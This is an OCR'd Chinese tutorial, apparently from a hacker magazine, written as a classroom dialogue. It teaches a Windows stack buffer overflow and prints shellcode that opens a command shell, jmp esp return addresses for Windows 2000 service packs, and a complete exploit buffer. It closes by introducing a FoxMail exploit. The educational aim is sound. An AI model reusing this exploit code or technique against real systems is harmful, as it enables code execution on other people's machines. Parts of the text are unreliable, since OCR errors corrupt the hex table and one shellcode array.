
台下小菜们听得聚精会神，一片安静。

“好，让我们运行一下，看看结果吧！在vc中编译、链接、执行，GO！”(图2)。


图 3

“看，输出来的是\0x77\0x77\0x30\0x38\0x33\0x30，77就是w的16进制表，而30、38、33、30就是0830的16进制表示。程序运行后一切正常，把ww0830的16进制打出后，安全的退出了。”

“呼……”台下长出了一口气，“对，明白了，明白了。”


图 4

“呵呵，大家明白了就好。刚才大家不是问为什么要输入ww0830吗，好！那我稍微改一下，改成其他的。”

“这次我把name[]的值赋成abcdefgh，大家再看看运行的结果有什么问题没有！”(图3)。

众小菜们使劲的看啊看，然后小心翼翼的问“只是把abcdefgh的十六进制61、62、63等打出来而已，有什么问题吗？”

老师瞟了一眼，然后说道：“对！其实就是没有问题！”

台下狂倒……

“不是啊，不是啊”老师忙解释，“目的是让大家清楚的看下面真正的玄机。”

“这次我把name再改长点，改成abcdefghijklmnopqrstuvwxyz，再运行，大家看啊！”(图4)。

“哦哦哦……不得了了，出错了！”台下一阵恐慌。

“哈哈，不要急，不要急。”老师摆出一副天塌下来自己顶的模样。“大家来仔细看看这个出错的警告是什么。”

“是0x706f6e6d引用的0x706f6e6d内存，该内存不能为read。”

“当然，当然，你们不觉得6d6e6f70这些很熟悉吗？我们的第二个程序中打出的……”老师提示到。

“哦，abcd是61626364，那6d6e6f70就应该是mnop了”菜鸟们一阵埋头苦算后欢呼道！

“Good，我给一个对应转换表吧，以后大家用来直接查就可以了。”老师打出如下的表格：

Char	0	1	2	3	4	5	6	7	8	9		
Hex	30	31	32	33	34	35	36	37	38	39		
Char	A	B	C	D	E	F	G	H	I	J	K	L
Hex	41	42	43	44	45	46	47	48	49	4A	4B	4C
Char	M	N	O	P	Q	R	S	T	U	V	W	X
Hex	4D	4E	4F	50	51	52	53	54	55	56	57	58
Char	Y	Z	a	b	c	d	e	f	g	h	i	j
Hex	59	5A	61	62	63	66	65	66	67	68	69	6A
Char	k	l	m	n	o	p	q	r	s	t	u	V
Hex	6B	6C	6D	6E	6F	70	71	72	73	74	77	76
Char	w	x	y	z								
Hex	77	78	79	7A								

“嗯，现在大家清楚了，刚才的程序是输入到mnop时候出错了，那究竟是什么原因，为什么在name[]比较短的时候不会有问题，而比较长的时候就会出错呢？”

众小菜眉头紧锁："不知道。"

老师说："嗯，这个就涉及到Windows的运行机制了。"

"哇！岂不是好难啊！"

"No，只要理解了两个概念，再结合实际分析一下，就很简单了。我会用很简单的话解释出来。"

"第一个概念是中断。可以举一个日常生活中的例子来说明：假如你正在给朋友写信，电话铃响了。这时，你放下手中的笔，去接电话。通话完毕，再继续写信。这个例子就表现了中断及其处理过程：电话铃声使你暂时中止当前的工作，而去处理更为急需处理的事情（接电话），把急需处理的事情处理完毕之后，再回头来继续原来的事情。"

"第二个概念是堆栈。计算机为了能回头继续原来的事情，就需要把原来指令的指针EIP保存在堆栈中；当要回去原来的地方时，就把保存在堆栈中的EIP恢复就可以了。"

"并且各个函数局部变量的分配地方也是在堆栈中。"

台下似懂非懂。

"好，我们看看刚才的那个程序就清楚了。"

小知识　push和pop

堆栈是一数据结构，遵循"先进后出，后进先出"的规则，就像我们平时叠盘子一样，先放在下面的最后才能取出来，最后放上去的最先取出来。而在操作系统中，存和取的动作就是push和pop。Push放一个数据到堆栈中去，Pop取一个堆栈中的数据出来。

"第一次我们输入的只是abcdefgh。因为要进入main函数，所以系统把之前的EIP和EBP保存在堆栈中，便于以后恢复；然后为output[8]在堆栈中分配8个char，拷贝abcdefgh到其中。注意，Windows下堆栈的分配是高址往低址分配的。其结构如图5所示。"

"这样在执行完main函数后，就把保存在堆栈中的EBP、EIP恢复回去，就可以继续原来的执行过程而没有任何问题。"

菜鸟们点点头："大概明白了，呵呵！"

"好，那第二次输入abcdefghijklmnopqrstuvwxyz时，output分配的还是8个字节，但却拷了26个字母进来，和前面比较，其结果如图6所示。"

"大家注意了！因为拷贝的字母太长，所以不仅把分配给output的8个字节占据完了，而且还继续往下，把保存的EBP和EIP给占据了。"



图5

"当执行完main函数后，系统要恢复EBP、EIP，而EIP已经被我们覆盖成ponm即6d6e6f70了，但系统不知道，就会去执行6d6e6f70位置的东西，而那个位置是不可读的，所以就出错了。"

"呜啦！就是啊！"小菜们一片欢腾。

"呵呵！现在大家想一想，我们可以通过覆盖EIP为任意值，来让程序运行到一个错误的地方，那如果我们特意把EIP覆盖成我们想去的程序，那会怎么样呢？"

"应该就会运行我们想要的程序吧……"小菜们答。




图6

"很好！就是这样的。下面来看看我们想要的程序是如何编写的吧！"

三　其他知识

shellcode编写简介

"一般来说，我们把想要的程序称为shellcode。Shell最先指人机交互的界面。而这里Shellcode不仅仅指交互了，可以是实现任意功能的代码。"

"Shellcode的编写是很深奥的，涉及到很多方面，在这里就不多说了。只给个例子，就是Windows下如何将一个c代码编写的程序转换成Shellcode的16进制形式。"

"我们想要的程序功能最好是能够开一个Dos窗口，那我们可以做很多事情。比如下面这个程序。"

```
#include<windows.h>
  int main()
{
  LoadLibrary("msvcrt.dll");
  system("command.com");
  return 0;
}
```

"大家看！执行一个command.com就可以获得一个dos窗口，在c库函数里面，语句**system("command.com")**;将完成我们需要的功能。"

小知识

Windows不像Unix那样使用系统调用来实现关键函数。Windows通过动态链接库来提供系统函数，就是所谓的Dll。

"system函数由msvcrt.dll(the Microsoft Visual C++ Runtime library)提供，所以要想执行system，我们必须首先使用LoadLibrary("msvcrt.dll");装载动态链接库msvcrt.dll，之后才能调用system函数。"




图7

"ok，我们执行，看看效果吧。弹出来了一个dos对话框！可以执行dir、copy等命令。"（图7）。

"呜啦，太神奇了！！"小菜们一片欢腾。




图8

"呵呵，现在我们把程序改为机器码，可能你们过去也看到过，别人的程序中有很多"\x01\xff\x3f\xff"一类的东西，那些就是程序的机器码啦。我们也把我们的程序变成机器码吧。"

"可是怎么变呢？"小菜们有些疑惑。

“很简单！”老师说道，“在vc中，按F10调试，然后在Debug工具栏中，点最后一个按钮Disassemble，这样出现了源程序的汇编代码；再在代码窗口上点右键，在弹出菜单中选择“Code Bytes”，这样就出现了机器码，你们看！”(图8)。

“哦，我们把它抄下来就可以了，呵呵。”小菜们高兴了，他们比划着写下来。

```
char shellcode[] =
{0x8B,0xE5,0x55,0x8B,0xEC,0x83,0xEC,0x0C,0xB8,0x63,
0x6F,0x6D,0x6D,6D,6D,6F,63,0x89,0x45,0xF4,0xB8,0x61,0x6E,
0x64,0x2E,0x89,0x45,0xF8,0xB8,0x63,0x6F,0x6D,0x22,0x89,0x45,
0xFC, 0x33,0xD2, 0x88,0x55,0xFF, 0x8D,0x45,0xF4, 0x50, 0xB8,
0x24,0x98,0x01,0x78, 0xFF,0xD0 };
```

老师说：“对，其实编写一个真正实用的shellcode还有很多问题要解决，比如通用、功能等，需要很高深的技术功底，但我们在这里就不深入了，下次有机会再专门为shellcode上一节课。初步大家就这么认为吧。接下来，我们把这些背景知识连起来，写一个真正的利用程序！”

“好yeah!”

四 管中窥豹

一个简单的本地缓冲区溢出例子

“首先，我们分析一下现在拥有的资源。”

“1.我们知道有问题程序返回点的精确位置，意思就是我们可以把它覆盖成任意地址，让计算机执行那个地址的代码。”

“2.我们有了shellcode——一个可以提供dos窗口的代码。”

“3.那接下来，大家想想，我们应该做什么呢？”

“……”小菜们沉思中：“莫非把有问题程序的返回点地址覆盖为shellcode的地址？”

“very good！这三步就是缓冲区溢出攻击的基本原理和精髓！现在我们有了前两步，返回点定位和shellcode的编写，只需要完成第三步——把返回点覆盖成shellcode的地址，就可以成功利用缓冲区溢出了！”

“哈哈，太好了！”小菜们口水都留出来啦……

“那现在的问题就是shellcode所在地址是多少呢？就是说我们把返回地址覆盖成多少呢？”

“呜……好像不好办啊……”

“嗯，在以前很多人提出了各种办法来定位shellcode，但都不精确。随着技术的发展，1999年dark spyrit AKA Barnaby Jack提出了一个天才的想法，使用系统核心dll里的指令来完成跳转！这一技巧开创了一个崭新的Windows缓冲区溢出思路！”

小知识

过去，尤其是在Unix下，提出过的覆盖方法主要有两种：

一是NNNNNNNNNSSSSSSSSSSSRRRRRRRRRRRRRR型，适合于大缓冲区，N代表空指令，也就是0x90，在实际运行中，程序将什么也不做，而是一直延着这些NOPS运行下去，直到遇到不是NOPS的指令再执行之；S代表shellcode；R代表覆盖的返回地址。思路是把返回地址R覆盖为nops的大概位置，这样就会跳到Nop中，然后继续执行，直到我们的shellcode中。但这种方法由于定位不准确，所以使用起来也不准确。

二是RRRRRRRRRRRNNNNNNNNNNNSSSSSSSSSS型。是用大量的R填满整个缓冲区，然后大量的Nop，最后是shellcode。这里R往后跳到Nop中，再顺着往下执行，就会到shellcode中。但在Windows下，R中必定会含有0，这样整个构造就会被截断，只能用于Unix中。

Windows的系统核心dll包括kernel32.dll、user32.dll、gdi32.dll。这些dll是一直位于内存中，而且对应于固定的版本，Windows加载的位置是固定的。

老师继续说道：“我们来看看在Windows下如何利用系统核心dll里的指令来完成跳转吧。我们用系统核心dll中的**jmp esp**来覆盖返回地址，而把shellcode紧跟在后面，这样就可以完成跳转到我们的shellcode中。其利用格式是NNNNNNRSSSSSS，N＝Nop，S＝Shellcode，R＝jmp esp的地址。”

小菜们急了：“等一下，为什么用**jmp esp**的地址覆盖，就可以跳到后面的shellcode中呢？”

“这里是关键的地方了，理解了这个就理解了整个缓冲区溢出攻击了！你们看，覆盖后的缓冲区，如图9。




图9

“当程序在返回时，执行了**Pop Ret**，这样eip为jmp esp地址；而esp指向shellcode的第一个字节——图9中的S0。然后，计算机不知道我们做了手脚，继续往下执行——eip指向的指令jmp esp，而esp指向的是S0，这样就执行到我们的shellcode中了！”

小知识

Eip指令指针，指向下一条要执行的命令，一般自动加1。Esp，堆栈指针，指向堆栈的顶部。在push时，esp往上走，减1；在pop时，esp往下走，加1。

“我再重复一下这个过程，原来保存的EIP被我们覆盖成了jmp esp的地址，这样程序在返回后，就会去执行**jmp esp**。而此时的esp指向了我们的shellcode，那当然下一步就是执行我们的shellcode啦！”老师耐心的说道。

“哦！”

“而jmp esp的地址，会因为版本的不同而不同。比如在Win2000的User32.dll中，**jmp esp**指令的地址分别为：sp0：0x77e2e32a、sp1：0x77e8898b、sp2：0x77e0492b、sp3：0x77e188a7、sp4：0x77e22c75。以前很多攻击程序中，需要指定对方版本的参数，就是这个原因。”

“哦！”

“但随着技术的发展，大家又发现了可以通用的地址，呵呵，这样攻击程序的统一化和简单化有了很大的提高。从这里可以看出，技术是不断发展进步的，所以如果自己有什么发现，一定要公布出来，以便大家讨论，同时对自己也是一种提高，否则技术会很快过时的。”




图10

```
char name[] =
"\x41\x41\x41\x41"  //name[0]-name[3]
"\x41\x41\x41\x41"  //name[4]-name[7]
"\x41\x41\x41\x41"  //ebp
"\x64\xaf\xe1\x77"  //覆盖成jmp esp的地址，在sp2上的地址77e1af64!
                    //以下是shellcode 开dos窗口
"\x55\x8B\xFC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\xC6\x45\xF5\x53"
"\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\x45\xF9\x54\xC6\x45\xFA\x2E\xC6"
"\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA\x54\xA2"
"\xE6\x77\x52\x8D\x45\xF4\x50"
"\xFF\x55\xF0"
"\x55\x8B\xFC\x83\xFC\x2C\xB8\x63\x6F\x6D\x6D\x89\x45\xF4\xB8\x61\x6E\x64\x2E"
"\x89\x45\xF8\xB8\x63\x6F\x6D\x22\x89\x45\xFC\x33\xD2\x88\x55\xFF\x8D\x45\xF4"
"\x50\xB8\x4a\x9b\x01\x78\xFF\xD0";
```
图11

小菜们点点头。

“好了，我们把它们综合起来吧！还是对于那个程序，我们把它覆盖成这个样子”（图10）。

“把代码合起来，如图11所示。”

“好了，在程序中把name赋成这样的值。看起来很奇怪，但会得到很奇妙的结果。我们执行，就会弹出想要的dos对话框啦！”




图12

“大家看，写main函数的程序员，他只会去负责读name并赋给output数组，根本不会感觉到name数组中会隐藏这样精心构造的恶意代码；对于任何的name，他都会把它读入并作为正常的东西处理，但会出现想不到的结果，呵呵！”（图12）。

“这样，我们就完成了首个缓冲区溢出攻击的编写。感觉怎么样？有收获没有？”

小菜们答道：“有！不错不错！”

“好，有收获就好！下次课我们将进入实际Windows漏洞的缓冲区溢出利用编写了。Ok，今天就到这里，放学！”

五 首次实战

FoxMail溢出漏洞编写

“早晨起床，铃儿响啊，叮叮当当上学堂”。老师一边哼着歌，一边迈进教室。

“哇！”老师大叫一声。原来看见更多的小菜们坐的整整齐齐，老师吓了一跳，“我还以为走错了教室呢！”

“老师，上次讲了缓冲区溢出后，大家都对其产生了浓厚的兴趣。也希望能继续学习实际缓冲区溢出漏洞编写。”

“哦，是这样啊，没问题，真正的黑客精神就是交流和共享！有更多的人参与，就会有更多的讨论和交流，也就会激发出更多的思想，大家也就会一起进步。”

“哦！”

“有一点我要再三强调，就是有什么技术发现，一定要公布出来，别人可以在此基础上有更好的发现，自己也可以获得更多的收获；而如果只是自己用，技术本身是会很快过时的。大家记住了吗？”

“记住了！”

“好，从现在起，我们就进入真正的Windows平台下缓冲区溢出漏洞的编写！”

“好哦！”一阵欢呼！

“我们从易到难的进行，首次实战的对象就是FoxMail的漏洞！”

小知识 FoxMail是国内著名的Internet电子邮件客户端软件。可以到其主页www.FoxMail.com.cn获得最新信息。

